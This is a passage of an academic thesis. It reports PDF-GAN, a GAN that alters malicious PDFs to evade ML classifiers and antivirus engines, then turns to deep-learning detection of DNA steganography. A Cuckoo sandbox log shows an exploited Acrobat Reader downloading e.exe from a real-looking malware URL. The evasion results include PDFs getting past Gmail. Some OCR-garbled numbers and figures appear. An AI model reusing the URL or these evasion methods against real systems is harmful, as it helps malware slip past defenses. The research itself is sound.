Our approach, PDF-GAN, unlike EvadeML and EvadeHC, grasps the differences in the patterns of the features between benign and malicious files and opts only to modify the minimum number of features from the files. The number of mutations required for the files differed between learning algorithms, as shown in Figure 3.6 (top). Fewer than eight features were needed to be modified in more than 95% of the files.

To confirm that PDF-GAN truly deduced the distinction in the patterns of the features to incur the minimum number of feature manipulations, we partially modified the file according to PDF-GAN. For example, for a file that required five features to be modified, 31 partially modified variants were created. (i.e., 5 combination(C) 1 + 5C2 + 5C3 + 5C4+ 5C5 = 31). The result clearly showed that PDF-GAN provided the least number of modifications to complete finding evasive examples. For the case of PDFrate-v2 (Ensemble), generating evasive examples for all 500 original PDF malware at the point in which all features suggested by PDF-GAN were altered.


Therefore, we can conclude that the our approach suggested all the features that were needed to be perturbed in order to evade the classifiers.

3.3.7 Feature Mutation Result for CVEs

Not surprisingly, the result of feature mutation for the CVE samples showed a significant similarity compared to that of the Contagio samples. Table 3.5 illustrates that all the modified features were among those in the results of the Contagio samples. The top four features that affected the entire Contagio samples were also affected by all 14 CVE samples. Also, no feature was deleted from the original malware. On top of this, the number of mutations requires to find evasive samples shows the same trend as illustrated in Figure 3.6 (bottom). This result confirms that PDF-GAN was trained to alter only those features that deceive the classifiers while preserving the intended maliciousness.

3.3.8 Malicious Signature Verification

The result of preserving a malicious signature was confirmed by Cuckoo and by manually running the CVE samples. An example of the results is shown in Figure 3.7. By analyzing the Cuckoo results, we confirmed that all signatures listed in Table 3.4 remained intact for all 500 seed samples, which verified the successful attempt of generating evasive samples. Moreover, all of the CVEs that contained all three types of PDF malware also operated according to the initial intention of the malware. The right side of Figure 3.7 shows that a calculator opened when the malicious PDF was read by Adobe Reader. The attacker can customize the exploit to have any code executed at will.



Network communications indicative of a potential document or script payload download was initiated by the process acrord32.exe (1 event)

Time & API	Arguments	Status	Return	Repeated
URLDownloadToFileW June 26, 2019, 5:46 a.m.	url: `http://www.deaf-video.de/3c55ea9320fcadfabb79d08f91bef510/.a1/load.php?e=2` stack_pivoted: `0` filepath_r: `C:\DOCUME~1\cuckoo\LOCALS~1\Temp\e.exe` filepath: `C:\Documents and Settings\cuckoo\Local Settings\Temp\e.exe`	1	0	0

One or more non-whitelisted processes were created (1 event)

parent_process	acrord32.exe	martian_process	C:\DOCUME~1\cuckoo\LOCALS~1\Temp\e.exe




Figure 3.7: Cuckoo signature result (left), Arbitrary code execution result of CVE-2011-2462 (right)




Figure 3.8: Time required to evade PDF malware classifiers for 500 selected malware files from Contagio

3.3.9 Evasion Speed

As our approach tackles the problem by training PDF-GAN with the feature set, it was expected that the cost of execution in terms of evasion speed would be better than that of the previous work by EvadeML. Figure 3.8 illustrates the total time taken to identify an evasive variant for all 500 selected malware seeds. EvadeML employs a stochastic search based on a fitness function meaning that many possible variants are created to be tested on the oracle for their malicious signature. As the unit-cost of the Cuckoo sandbox testing was much higher than any other stages of the evasion, a huge portion of time spent by EvadeML was designated for oracle testing. However, our approach managed to avoid such overhead by utilizing PDF-GAN only to modify the non-relevant features of PDFs in maintaining malicious behavior. Thus, we needed to perform only the verification stage once to confirm that all variants maintained their malicious signature.

All stages of our evasion process are shown in Figure 3.8, including parsing of files, feature extraction, feature selection, training PDF-GAN, inference and finally

AntiVirus engines (VirusTotal)	**No. of original files detected**	**No. of AEs**
AegisLab	472	54
Arcabit	445	135
Avira	500	48
BitDefender	495	3
Comodo	472	49
DrWeb	279	1
ESET-NOD32	471	109
Emsisoft	492	1
F-Prot	483	4
F-Secure	495	78
GData	498	3
K7GW	138	5
McAfee-GW-Edition	498	1
MicroWorld-eScan	497	1
Microsoft	457	13
Sangfor	304	1
SentinelOne	500	2
TotalDefense	344	42
ViRobot	496	429

Table 3.6: Number of malware files detected (out of 500) by AntiVirus engines and adversarial examples (AEs) by a transfer-based attack

testing the possible evasive sample with the Cuckoo sandbox. As expected, the stages that occupied the largest portion were the training and inference stages with PDF-GAN. A total of 102 minutes was spent on the classifier with the SVM model (e.g., Hidost '13), 127 minutes on the classifier with the RF model (e.g., Hidost '16) and 180 minutes on the classifier with the ensemble model (e.g., PDFrate-v2). They correspond to 55%, 61% and 69% respectively of the total time taken, respectively. The more robust the detector, the longer it took for PDF-GAN to be trained and to infer the modified version of PDFs.

In comparison to the total time taken for EvadeML to evade Hidost '13, our approach achieved the 100% evasion rate within about 3 hours, which is more than 13 times faster in evading a SVM model. Moreover, even when PDF-GAN aimed to evade a more advanced classifier with the ensemble model, it achieved the full evasion 30 times faster than EvadML targeting PDFrate-v1, which is merely a RF model. In addition, we compared the time required for full evasion against the EvadeHC algorithm. The total evasion time against Hidost '13 was measured according to the author explaining that the average time taken to generate a single evasive sample was 5 minutes. In relation to PDFrate-v1, the relative time taken was measured for evading all 500 seed samples. Surprisingly, a contrast to EvadeML, the time taken to generate all evasive samples for Hidost was greater than that of PDFrate-v1 with the EvadeHC algorithm. In comparison to our PDF-GAN model, it managed to achieve the full evasion more than 13 times faster for a SVM model. It is important to note that while in our experiment setup, only 16 virtual machines were implemented, EvadeHC utilized 216 virtual machines. This implies that PDF-GAN could achieve the full evasion in a much shorter time if the same number of virtual machines were used for the testing phase.

3.3.10 AntiVirus Engines (VirusTotal) Result

All 500 malware samples selected for previous experiments and AEs that PDF-GAN generated to evade three classifiers were uploaded to VirusTotal for analysis from AntiVirus engines. The result is summarized in Table 3.6 and it shows the number of malware files detected and AEs for each engine. It is important to notice that AEs discovered for each engine is from the AEs that PDF-GAN generated while evading Hidost '13, Hidost '16 and PDFrate-v2. We observed that generated AEs were still effective for the AntiVirus engines (i.e., a transfer-based attack) and a total of 19 engines appeared to be vulnerable to this transfer-based attack.




Figure 3.9: Evasion rate of AntiVirus engines by generating variants of AEs in Table 3.6

Furthermore, we created the variants of those AEs by swapping malicious contents from malware files and Figure 3.9 illustrates the successful evasion rate in 45 AntiVirus engines. Few engines were excluded as they did not support analysis for PDF format malware. As all 500 selected malware samples contain unique maliciousness, we defined that finding 500 AEs which collectively contains those maliciousness represents 100% evasion rate. 100% evasion rate was achieved in 7 AntiVirus engines and 60% for 45 engines in average. These results showed that if the experiment did not rely on a transfer-based attack (i.e., if PDF-GAN is trained to evade AntiVirus engines), even higher evasion rates can be achieved.

3.4 Discussion

While PDF-GAN is effective under the black-box assumption that reflects its effectiveness, one can design a defensive mechanism for a more robust detection system. Similar to any other evasive techniques, multiple submissions to the detector is required to acquire a classification score. Therefore, if the defender decided to limit the number of submissions for a single peer, it would hinder the performance of the evasive technique. Moreover, the defender can opt to retrain the detector model with newly submitted files. Using newly submitted files, the detector model can be retrained and can employ recent ML approaches for continual learning [146, 172, 221, 237] in which ML is used to continuously learn without loss of acquired knowledge on previous tasks.

In a strong black-box scenario where the number of queries is limited, it is imperative that PDF-GAN still shows a promising performance with extremely small number of queries to the classifier. With single layer surrogate model, we managed to achieve 9.6% transfer rates. This is an improvement from other query limited black-

Type of Adversarial attacks	**Fast Gradient Method (FGM)**	**Projected Gradient Descent (PGD)**	**Basic Iterative Method (BIM)**	**Carlini&Wagner (CW)**
Is classifier evaded?	Yes	Yes	Yes	No
Is malicious signature maintained?	No	No	No	No
Is PDF repacking successful?	No	No	No	Yes
Is AntiVirus engines (VirusTotal) evaded?	No	No	No	No
Avg. No. of features mutated	126	120	121	29

Table 3.7: Different type of ML attacks

box attacks which showed 3.4% transfer rates [169]. If more queries are allowed to the target classifier, PDF-GAN can immensely improve the transfer rate.

In a white-box scenario, other types of adversarial examples may become applicable for generating evasive samples. This is, such as FGM or CW, for computing an AE in the features space and map it back to obtain an evasive document. However, most of the existing ML attacks were incapable of maintaining malicious signatures while easily evading classifiers, as shown in Table 3.7. Patterns that can easily be flipped by adversarial perturbations is known as non-robust features [126]. The aforementioned AEs can easily compute adversarial perturbations to evade classifiers by flipping non-robust features. However, none of these approaches use reconstruction loss to preserve to maintain original PDF behavior, which often resulted in a crash. Consequently, GANs reconstruction loss was necessary to conserve the original's PDF behavior.

The notion of robust and non-robust features are defined by [126]. Robust features correspond to patterns that are predictive of the true label even when input is adversarially perturbed. Conversely, non-robust features correspond to patterns that are also predictive but can easily be flipped by adversarial perturbations. ML models use both features to minimize the training loss; thus, flipping non-robust features will have a huge impact on their prediction accuracy.

To mitigate AEs, Goodfellow et al., [97] introduced an algorithm, called adversarial training, that is robust to AEs by retraining them. In the same sense, antivirus vendors can prevent such adversarial attacks by collecting mutated examples and updating their detectors. However, once the detectors have been updated, attackers can also retrain PDF-GAN that exploit target detectors. It was observed that new AEs remained undetected by the updated detectors. In our experiments, among 500 mutation seed files, some evasive PDFs were successfully uploaded to Gmail server. We believe that it is also possible to consider Gmail the target detector under the strong black-box scenario.

In the process of denoting PDFs in a tree structure form and in the process of extracting and selecting a feature set from the tree structure, we observed that there is considerable loss of information concerning the PDFs. For example, the most recent detectors select few features from a large group of features to be used in the training phase. We believe that the performance of feature extraction on the PDFs is directly associated with the generation of performance. Therefore, eliminating the handcraft of such a process can increase the performance of the PDF detectors. A similar story is also true for the evasion scenario. Once all information can be represented and abstracted without the application of any handcraft for training GANs, a considerable increase in the performance of evading malware classifiers can be observed.

DL has been applied to several forms of high-dimensional data to denote a low-dimensional Euclidean space and recently DL has been expanded even to non-Euclidean spaces such as graphs [49]. Word2Vec is a representative algorithm that generates a low dimensional embedded vector that corresponds to a high-dimensional word based on the mutual occurrence frequencies of words. Similarly, there are algorithms for embedding a graph [194] that maps a graph region to a low-dimensional region while preserving the adjacency and structure of the nodes. Graph2Vec is one of the representative algorithms used for graph data-driven learning approaches. Embedding algorithms such as Word2Vec and Graph2Vec may be suitable candidates for denoting all features of the PDF without any handcraft.

Chapter 4

Defense on Deep Learning Models

Steganography is a group of algorithms that hide a message within another medium, such as digital images and videos [39]. Unlike cryptography, where the contents of a message are encrypted so that they cannot be easily understood, steganography takes it one step further. It aims to conceal the fact that a hidden message exists in the media and not to attract any attention. Since a message is hidden in plain media, observers fail to acknowledge the messages and perceive it as some ordinary data. Steganography has been widely applied for various purposes, including discreet communication for confidential information; a digital watermarking genetically modified organisms (GMOs) protected by patents [110]; and exploiting the concept of steganography concept, a recent research showed malicious code insertion to compromise downstream DNA analysis tools [195].

One of the key aspects of steganography is the medium used to hide a hidden message. Conventional approaches have used various media. Recently, DNA is receiving a lot of researchers' attention as the future medium of steganography for three reasons. First, DNA allows significantly greater amounts of hidden messages to be embedded than is widely used images [35]. For instance, a single gram of DNA is equivalent to 1,021 DNA bases, that is, 108 terabytes. Thus, a few grams of DNA are more than enough to embed messages as complex as a whole dictionary [94]. Next, it ensures that the messages embedded in the DNA are preserved [110]. Finally, with the advent of next-generation sequencing technologies, the acquisition of DNA sequences have become more affordable, and easily obtainable [73].

While steganography aims to hide a message, steganalysis is a group of algorithms that serves to detect and decrypt the hidden messages from covert media. Based on statistical analysis, neural networks, or genetic algorithms [180], a number of steganalysis methods have been developed for common covert media such as images and videos. Nevertheless, one of their biggest limitations is that each steganalysis method is restricted to a specific steganography method and a covert media. In other words, in order to detect some hidden messages from a certain medium, a prior knowledge of the steganography algorithm that was mostly likely to have been used to embed the hidden messages is required.

Since the use of microdot technique was first proposed [137], a variety of algorithms have been proposed for the use of DNA sequences for steganography. However, the literature regarding DNA steganalysis is scarce. Conventional steganalysis algorithms cannot be simply applied to DNA because of their specificity in terms of both covert media and steganography algorithms. Most of the conventional steganalysis are based on statistical analysis. However, these approaches are based on medium specificity. For example, chi-square analysis uses $\mathcal{X}^2$-test to determine the color frequency distribution of an unchanged and modified images[272]; differences in image histogram approach are designed for least significant bits (LSB) embedding using histogram of images [76]. For this reason, simply applying conventional steganalysis to DNA domains is limited, and any detectors based on the statistical analysis will fail to detect hidden messages if the embedding algorithm encounters the frequency of each amino acid. Statistical hypothesis testing is a common approach for steganalysis, but it requires prior knowledge of steganography schemes.

In this paper, we explain why the conventional steganalysis methods are not suitable for DNA steganography and show simple learning-based classifiers are incapable of detecting hidden messages. To overcome the limitations of existing methods, we propose a DNA steganalysis model is proposed as an extension of our previous work [29] that can detect hidden messages regardless of the hiding position. This model uses unsupervised pre-training of a sequence-to-sequence autoencoder to learn inherent representations of DNA sequences, and learn the internal structure of unmodified genome sequences (*i.e.*, intron and exon modeling using recurrent neural networks (RNNs). The learned RNN layers are then connected to convolution neural network (CNN) to discover locally correlated motifs through local connectivity and parameter sharing using filters. From this, our model detects forcefully changed DNA structures in an attempt to hide messages.

4.1 Background

In molecular biology, biological information flows from DNA to ribonucleic acid (RNA) by means of transcription, and to proteins by translation [171]. DNA is composed of four types of nucleotides `A`, `C`, `G`, and `T`. During the transcription, DNA sequences are transcribed into messenger RNA, which has uracil (`U`) replacement of `T` [140]. The three consecutive nucleotides known as the codon, are then translated into one of the 20 types of amino acids according to the genetic code, except for the three stop codons (`TAA`, `TAG`, and `TGA`). With four types of nucleotides, there are $4^3 = 64$ possible combinations of codons for these 20 amino acids. The translation of multiple codons into a single amino acid allows for degeneracy in the genetic code.




Figure 4.1: Splicing signals in a DNA sequence: Dimer `GG` represents non-canonical sites. Dimers `GT` and `AG` represent canonical donor and acceptor slice sites, respectively.

For example, the amino acid threonine, one of the 20 types of amino acids, can be derived from `ACU, ACC, ACA`, and `ACG`. Thus, the third base of the codon does not affect the translation to protein sequences. The synonymous codons show the potential for DNA steganography by allowing some mutations of nucleotides to embed information in the DNA sequences.

4.1.1 Message-Hiding Regions

Genomic sequences contain both exons (coding regions) and introns (non-coding regions), as shown in Figure 4.1. These regions are used depending on the task of message transport or watermarking. In the case of covert channels, various insertion techniques are used to conceal messages into intron regions. These regions provide a large space for hiding data but risk the potential loss of data if transcribed to RNA.

In the case of watermarking, the data must be resistant to degradation or truncation. In this regards, the hidden positions of the DNA sequence segment are dependent on the DNA steganography schemes, with the key specified by the sender and receiver. For this reason, most of DNA watermarking schemes use exon region to watermark their signature. With this assumption, there are various DNA steganography schemes based on substitution and complementary pairs replacing synonymous codons because of the translation and transcription processes. These two properties of

Table 4.1: Existing DNA steganography schemes.

Coding Scheme	Hiding Message Region	Modification Rate
Substitution based on primers of microdots [70]	Introns & Exon	20%
DNA cryptosystem with one-time pads [161]	Introns & Exon	$\leq$ 9%
Insert to artificial DNA strand [276]	Introns & Exon	20%
Improved DNA cryptosystem with one-time pads [94]	Introns & Exon	-
Insertion based algorithm (Arita) [24]	Exon	$\leq$ 7%
Applied existing encryption algorithms to DNA [110]	Introns & Exon	$\leq$ 8%
Substitution and insertion based algorithm [239]	Introns & Exon	-
Malicious code Injection [195]	Introns & Exon	-

the internal structure in genomic sequences and DNA steganography, can be exploited for watermarking of covert channels. The use of DNA sequences as steganography or watermarking varies depending on the algorithm, as shown in Table 4.1.

4.1.2 DNA Steganography

Mediumm can be text, images, audio, or DNA sequences. After hidden messages are embedded, an original file is referred to as a steged-medium. It is used as a communication channel for hiding the existence of the message itself, thereby making it difficult for a third party to find the message.

Hiding a message into a DNA sequence has become the topic of scientific investigation since it was first proposed by Chelland et al. [70]. The scheme for hiding data in a DNA sequence was first proposed using a microdot technique [70]. Leir et al. [161] proposed a robust encryption scheme using a primer as the key sequence. A




Figure 4.2: DNA steganography scheme. Depending on the task, a scheme can use either complementary pairs or use overlapping codons to deter unauthorized dissemination.

public DNA sequence is used as a reference and the selected primer and encrypted sequences are sent to the receiver. The primer is a short complementary DNA sequences that depends on each proposed scheme. As shown in Figure 4.2, Leir et al. [161] uses pairs of (A $\rightarrow$ T, T $\rightarrow$ A, C $\rightarrow$ G, and G $\rightarrow$ C) whereas that Shiu et al. [239] used pairs of (A $\rightarrow$ C, C $\rightarrow$ G, G $\rightarrow$ T, and T $\rightarrow$ A) for an encryption scheme. These DNA steganography schemes are claimed to be secure if the primers and the reference sequence are not known.

A recent study demonstrated the ability to exploit a biological analysis program with synthesized DNA [195]. They first concluded that many of existing biological analysis programs are vulnerable to those commonly used in security practice. Then, they inserted a short shell script for the target biological analysis program with prior knowledge of insecure C library function calls (strcpy) in the biological analysis program. They claimed that their approach could be used to sample bleeding to inject targeted DNA sequences that contain malicious code to subvert post-processing analysis, that is, FASTQ compression and variant calling.

4.1.3 Example of Message Hiding

The hidden positions of DNA sequence segments are limited compared to conventional covert channels because the sequences are performed after translation and transcription processes in exon regions. However, there are cases which DNA steganography approaches such as GMOs, which are protected by patents, are inevitable.

To understand the main concepts of steganography, assume that ACACTCGCGCGAC is a reference sequence, and that CATA is a message to hide, as shown in Figure 4.2. The reference DNA sequences were then converted according to a coding scheme. With DNA coding encryption scheme of [110], the reference DNA sequences are replaced with 00 to adenine (A), 01 to cytosine (C), 10 to guanine (G), and 11 with thymine (`T`). According to encoding scheme, the reference sequence is translated to

$$000100011101100110010001.$$

The encoded scheme is then split according to predefined key bits by the sender and receiver. Let key has a length of 3, then the reference sequences are divided as

$$000, 100, 011, 101, 100, 110, 010, 001.$$

The key bits that are defined by the sender and receiver. Hidden messages of **01001100** are concealed at the first position, see below.

$$\mathbf{0}000, \mathbf{1}100, \mathbf{0}011, \mathbf{0}101, \mathbf{1}100, \mathbf{1}110, \mathbf{0}010, \mathbf{0}001.$$

Finally, the sender sends the converted DNA sequence as

$$\texttt{AATAATCCTATGAGAC} \tag{4.1}$$

Recipients can decrypt concealed messages using pre-defined keys.


4.1.4 DNA Steganalysis

Steganalysis operates in two main categories, which are detection and decryption. The first method can be used to detect hidden messages against various steganography algorithms. The second method is used to decipher hidden messages for a specific known steganographic algorithm. The goal of the second method is to extract hidden messages by exploring a target algorithm. Both categories are equally important from a different perspective. Detecting is useful as it reveals the presence of hidden messages by intercepting communication between illegal organizations. In addition, steganalysis can be applied in bioinformatics in regard to detection because detecting hidden messages is somewhat equivalent to finding variants in DNA sequences.

Traditional data hiding approaches usually embed secret messages into the images and audio files [31, 91, 106, 117, 118, 142, 165, 210, 235, 269, 271, 277, 286, 289, 295, 299]. In contrast to traditional steganography algorithms, research on the conventional steganalysis for the first method [76, 90, 270], and the second method [88, 104, 105, 174, 209, 264]. The first category of conventional steganalysis methods does not work with DNA steganography. This is because most of them are designed for a targeted steganographic algorithm. For example, [40] is designed to detect the LSB steganography by simply pairing analysis, and [62] approach is only suitable for color and gray-scale images. However, the second category of the conventional steganalysis methods can be extended to the DNA steganalysis, and [23, 36] exploited the conventional steganalysis methods to solve substitution ciphers. However, for the first category of DNA steganalysis, statistical analysis is one of a few techniques that can detect hidden messages by examining sequences that are over-represented and under-represented.

4.2 Methods

Our proposed framework to detect hidden messages in DNA is a new method in the field of steganalysis. As shown in Figure 4.3, the framework involves model training and detection phases. For the first stage, the training model can be implemented using various learning-based classifiers. In the following, the random oracle model [37] is introduced to explain why current DNA steganography schemes are not perfectly secure. The random oracle model [37] allows for the evaluate the encryption method


1st stage: Model Training
...CGCACTCCGTCG
CGTCGACGTTTTACG
GACGAGATGATA...
Training
DNA
D
Deep Learning Model $\mathcal{M}_D$
2nd stage: Detection Stego-DNA
Unseened DNA
x_i
...CGCACTCCGTCG
CGTCGACGTTTTACG
GACGAGATGATA...
Stego-DNA
$\hat{x}_i$
...CGCACTGGGTCG
CGTGGACGTTATACG
GACGTGATCATA...
$\mathcal{M}_D$
Class Scores
$y = \mathcal{M}_D(x_1) = 0.90$
$y = \mathcal{M}_D(x_2) = 0.91$
$y = \mathcal{M}_D(x_3) = 0.92$
$y = \mathcal{M}_D(x_n) = 0.90$
$y = \mathcal{M}_D(\hat{x}_i) = 0.85$
